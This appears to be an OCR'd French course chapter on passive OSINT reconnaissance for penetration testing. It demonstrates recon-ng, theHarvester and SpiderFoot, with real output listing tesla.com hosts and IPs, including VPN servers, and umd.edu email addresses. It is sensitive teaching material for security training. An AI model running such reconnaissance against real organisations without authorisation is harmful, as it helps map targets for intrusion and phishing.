- Notez que la sortie contient des informations supplémentaires sur le module maintenant que nous l'avons installé et chargé. Selon la sortie, le module nécessite l'utilisation d'une source, qui est la cible sur laquelle nous voulons collecter des informations. Dans ce cas, nous utiliserons les options set SOURCE tesla.com pour définir notre domaine cible :

```
[recon-ng][default][google_site_web] > options set SOURCE tesla.com
SOURCE ⇒ tesla.com
[recon-ng][default][google_site_web] >
```

- Enfin, nous lançons le module avec **run** :

```
[recon-ng][default][google_site_web] > run

________
TESLA.COM
________
[*] Searching Google for: site:tesla.com
[!] Google CAPTCHA triggered. No bypass available.
```

- La requête a été bloquée par un CAPCHA google. Un pentester doit toujours trouver une autre solution en cas de blocage. Utilisons un autre module en suivant les mêmes étapes.

PARTIE 2

recon-ng

- Nous allons utiliser un autre module hackertarget qui nous permettra d'avoir les mêmes informations en suivant les même étapes **info, install, load, run :**

```
[recon-ng][default][hackertarget] > run

--------
TESLA.COM
--------
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 96.16.108.43
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------------
[*] Country: None
[*] Host: o7.ptr6980.tesla.com
[*] Ip_Address: 149.72.144.42
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------------
[*] Country: None
[*] Host: vpn1.tesla.com
[*] Ip_Address: 8.45.124.215
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------------
[*] Country: None
[*] Host: apacvpn1.tesla.com
[*] Ip_Address: 8.244.131.215
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
```

recon-ng

- Nous pouvons utiliser la commande **show hosts** pour afficher les données stockées :

```
[recon-ng][default][hackertarget] > back
[recon-ng][default] > show hosts
```

rowid	host	ip_address	region	country	latitude	longitude	notes	module
1	fs1.megacorpone.com	51.222.169.210						hackertarget
2	ns1.megacorpone.com	51.79.37.18						hackertarget
3	mail2.megacorpone.com	51.222.169.213						hackertarget
4	ns2.megacorpone.com	51.222.39.63						hackertarget
5	www2.megacorpone.com	149.56.244.87						hackertarget
6	ns3.megacorpone.com	66.70.207.180						hackertarget
7	beta.megacorpone.com	51.222.169.209						hackertarget
8	syslog.megacorpone.com	51.222.169.217						hackertarget
9	mail.megacorpone.com	51.222.169.212						hackertarget
10	siem.megacorpone.com	51.222.169.215						hackertarget
11	admin.megacorpone.com	51.222.169.208						hackertarget
12	vpn.megacorpone.com	51.222.169.220						hackertarget
13	snmp.megacorpone.com	51.222.169.216						hackertarget
14	router.megacorpone.com	51.222.169.214						hackertarget
15	intranet.megacorpone.com	51.222.169.211						hackertarget
16	support.megacorpone.com	51.222.169.218						hackertarget
17	test.megacorpone.com	51.222.169.219						hackertarget
18	www.megacorpone.com	149.56.244.87						hackertarget
19	tesla.com	96.16.108.43						hackertarget
20	o7.ptr6980.tesla.com	149.72.144.42						hackertarget
21	vpn1.tesla.com	8.45.124.215						hackertarget
22	apacvpn1.tesla.com	8.244.131.215						hackertarget
23	cnvpn1.tesla.com	114.141.176.215						hackertarget
24	vpn2.tesla.com	8.47.24.215						hackertarget
25	model3.tesla.com	205.234.27.221						hackertarget
26	o3.ptr1444.tesla.com	149.72.152.236						hackertarget
27	o2.ptr556.tesla.com	149.72.134.64						hackertarget
28	o5.ptr8466.tesla.com	149.72.172.170						hackertarget
29	o6.ptr9437.tesla.com	168.245.123.10						hackertarget
30	o4.ptr1867.tesla.com	149.72.163.58						hackertarget
31	marketing.tesla.com	13.111.47.196						hackertarget
32	o1.ptr2410.link.tesla.com	149.72.247.52						hackertarget
33	referral.tesla.com	72.10.32.90						hackertarget

recon-ng

- Examinons un autre module recon/hosts-hosts/resolve qui nous permettra de résoudre des noms de hôtes avec des IPs avec **marketplace info :**

```
[recon-ng][default] > marketplace info recon/hosts-hosts/resolve

+-------------+-----------------------------------------------------------------+
| path        | recon/hosts-hosts/resolve                                       |
| name        | Hostname Resolver                                               |
| author      | Tim Tomes (@lanmaster53)                                        |
| version     | 1.0                                                             |
| last_updated| 2019-06-24                                                      |
| description | Resolves the IP address for a host. Updates the 'hosts' table with the results. |
| required_keys| []                                                             |
| dependencies| []                                                              |
| files       | []                                                              |
| status      | not installed                                                   |
+-------------+-----------------------------------------------------------------+

[recon-ng][default] >
```

recon-ng

- Une fois le module installé, nous pouvons l'utiliser avec modules **load**, **run** et **info** pour afficher des informations sur le module et ses options :

```
[recon-ng][default] > marketplace install recon/hosts-hosts/resolve
[*] Module installed: recon/hosts-hosts/resolve
[*] Reloading modules ...
[recon-ng][default] > modules load recon/hosts-hosts/resolve
[recon-ng][default][resolve] > info

      Name: Hostname Resolver
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Resolves the IP address for a host. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default         SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL AND ip_address IS NULL
  <string>        string representing a single input
  <path>          path to a file containing a list of inputs
  query <sql>     database query returning one column of inputs

Comments:
  * Note: Nameserver must be in IP form.

[recon-ng][default][resolve] >
```

recon-ng

- Comme il ressort clairement de la sortie précédente, ce module résoudra l'adresse IP d'un hôte. Nous devons fournir l'adresse IP que nous voulons résoudre comme source. Nous avons quatre options que nous pouvons définir pour la source : default, string, path et query. Chaque option est accompagnée d'une description, comme indiqué. Par exemple, dans le module de reconnaissance « google_site_web », nous avons utilisé une valeur de chaîne.
- Nous allons choisir de résoudre tesla.com :

```
[recon-ng][default][resolve] > options set SOURCE tesla.com
SOURCE ⇒ tesla.com
[recon-ng][default][resolve] > run
[*] tesla.com ⇒ 23.9.66.10
[*] tesla.com ⇒ 184.50.204.169
[*] tesla.com ⇒ 184.85.228.70
[*] tesla.com ⇒ 23.201.26.71
[*] tesla.com ⇒ 104.119.104.74
[*] tesla.com ⇒ 96.16.108.43
[*] tesla.com ⇒ 184.30.18.203

SUMMARY

[*] 6 total (6 new) hosts found.
[recon-ng][default][resolve] >
```

- Nous avons maintenant des adresses IP resolvant tesla.com.
- Si nous affichons à nouveau les hôtes, nous pouvons vérifier que la base de données a été mise à jour avec les résultats des deux modules :

54	tesla.com	184.50.204.169						resolve
55	tesla.com	184.85.228.70						resolve
56	tesla.com	23.201.26.71						resolve
57	tesla.com	104.119.104.74						resolve
58	tesla.com	96.16.108.43						resolve
59	tesla.com	184.30.18.203						resolve

PARTIE 2

PARTIE 2

theHarvester : un outil OSINT de reconnaissance

- theHarvester est un autre outil OSINT pour la reconnaissance. Il utilise plusieurs sources d'information pour collecter des informations et nous aider à déterminer le périmètre de l'entreprise. theHarvester récupère les e-mails, les sous-domaines, les IPs et les URLs. theHarvester est pré-installée dans Kali Linux.
- Syntaxe basique : **theharvester -d [domain] -l [amount of depthness] -b [search engines] -f [filename]**


-d : Spécifie le domaine à analyser

-l : Spécifie la profondeur de l'analyse. Plus l'analyse est profonde mais plus lent.

-b : spécifie le moteur de recherche sur lequel effectuer la recherche (google, googleCSE, bing, bingapi, pgp, linkedin, google-profiles, jigsaw, twitter, googleplus, all, etc) certains moteurs de recherche requièrent des clés API.

-f : spécifie un fichier de sortie pour les résultats trouvés. Ce fichier sera enregistré dans le répertoire courant de votre terminal, sauf indication contraire, au format HTML.

- Pour plus de détails et d'options avancées, il faut utiliser l'aide avec theHarvester –h



PARTIE 2

theHarvester : un outil OSINT de reconnaissance

- Exemple : theHarvester -d *entreprise* –l 600 –d linkedin –f results.html

theHarvester : un outil OSINT de reconnaissance

- Exemple pour des E-mails: theHarvester -d *umd.edu* –d bing

```
┌──(kali㉿kali)-[~]
└─$ theHarvester -d umd.edu -b bing

*******************************************************************
*                                                                 *
*  _   _                                            _            *
* | |_| |__   ___ /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \ /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___\/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.0.2                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: umd.edu

        Searching 0 results.
[*] Searching Bing.

[*] No IPs found.

[*] Emails found: 6
____________________
billtalk@umd.edu
international-info@umd.edu
itsupport@umd.edu
president@umd.edu
registrar-help@umd.edu
umfood@umd.edu
```

PARTIE 2

PARTIE 2

SpiderFoot : un outil OSINT de reconnaissance

- **SpiderFoot** est un outil OSINT de reconnaissance qui interroge automatiquement plus de 100 sources de données publiques pour collecter des informations sur les adresses IP, les noms de domaine, les adresses e-mail, les noms et plus encore. Nous spécifions simplement la cible que nous voulons étudier et choisissons les modules à activer. SpiderFoot collectera des données pour acquérir une compréhension de toutes les entités et montrer la relation entre chacune.
- SpiderFoot est préinstallée dans les nouvelles versions de Kali Linux.


```
$ spiderfoot --help
usage: sf.py [-h] [-d] [-l IP:port] [-m mod1,mod2,...] [-M] [-s TARGET] [-t type1,type2,...] [-T] [-o tab|csv|json] [-H] [-n] [-r] [-S LENGTH] [-D DELIMITER] [-f] [-F type1,type2,...] [-x] [-q] [-V]

SpiderFoot 3.5.0: Open Source Intelligence Automation.

optional arguments:
  -h, --help            show this help message and exit
  -d, --debug           Enable debug output.
  -l IP:port            IP and port to listen on.
  -m mod1,mod2,...      Modules to enable.
  -M, --modules         List available modules.
  -s TARGET             Target for the scan.
  -t type1,type2,...    Event types to collect (modules selected automatically).
  -T, --types           List available event types.
  -o tab|csv|json       Output format. Tab is default.
  -H                    Don't print field headers, just data.
  -n                    Strip newlines from data.
  -r                    Include the source data field in tab/csv output.
  -S LENGTH             Maximum data length to display. By default, all data is shown.
  -D DELIMITER          Delimiter to use for CSV output. Default is ,.
  -f                    Filter out other event types that weren't requested with -t.
  -F type1,type2,...    Show only a set of event types, comma-separated.
  -x                    STRICT MODE. Will only enable modules that can directly consume your target, and if -t was specified only those events will be consumed by modules. This overrides -t and -m options.
  -q                    Disable logging. This will also hide errors!
  -V, --version         Display the version of SpiderFoot and exit.
┌──(kali㉿kali)-[~]
└─$
```

PARTIE 2

SpiderFoot : un outil OSINT de reconnaissance


- **SpiderFoot** est utilisé à travers une interface web. Pour cela, nous lançons un serveur web en local sur le port 5151 : SpiderFoot –l 127.0.0.1:5151 et nous visitons la l'url http://127.0.0.1:5151

```
┌──(kali㉿kali)-[~]
└─$ spiderfoot -l 127.0.0.1:5151
2022-08-17 11:45:13,634 [INFO] sf : Starting web server at 127.0.0.1:5151 ...

*************************************************************
 Use SpiderFoot by starting your web browser of choice and
 browse to http://127.0.0.1:5151/
*************************************************************

2022-08-17 11:45:13,651 [WARNING] sf :
*************************************************************************
Warning: passwd file contains no passwords. Authentication disabled.
Please consider adding authentication to protect this instance!
Refer to https://www.spiderfoot.net/documentation/#security.
*************************************************************************
```



SpiderFoot : un outil OSINT de reconnaissance


- Exemple : lancez un nouveau scan, donnez un nom de scan et Entrez ensuite le nom du target : tesla.com, gardez les options par défaut (all) et cliquez sur Run Scan Now



PARTIE 2

SpiderFoot : un outil OSINT de reconnaissance


- Les résultats sont affichés sous plusieurs formats :



PARTIE 2

SpiderFoot : un outil OSINT de reconnaissance

- Nous pouvons ensuite aller sur l'onglet Browse et cliquer sur chaque type de résultat pour voir les détails des informations collectées :



Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - Email Address	1	1	2022-08-17 11:59:13
Blacklisted Internet Name	1	1	2022-08-17 11:59:23
Description - Abstract	1	1	2022-08-17 11:59:14
Description - Category	13	13	2022-08-17 11:59:14
Domain Name	1	3	2022-08-17 11:59:37
Email Address	79	79	2022-08-17 12:00:01
Email Address - Generic	4	4	2022-08-17 12:00:00
Internet Name	1	3	2022-08-17 11:59:37
Leak Site Content	23	23	2022-08-17 11:59:31
Leak Site URL	38	38	2022-08-17 11:59:30
Malicious Internet Name	1	1	2022-08-17 11:59:23
Open TCP Port	1	1	2022-08-17 11:59:37
SSL Certificate - Issued by	1	1	2022-08-17 11:59:37
SSL Certificate - Issued to	1	1	2022-08-17 11:59:37
SSL Certificate - Raw Data	1	1	2022-08-17 11:59:37
Search Engines Web Content	1	1	2022-08-17 11:59:14
Similar Domain	44	44	2022-08-17 12:06:30

PARTIE 2


CHAPITRE 1

Collecter les informations de manière passive

1. Moteurs de recherche
2. Réseaux sociaux pour la reconnaissance
3. Outils d’automatisation OSINT
4. **Frameworks de collecte d’informations**

OSINT framework

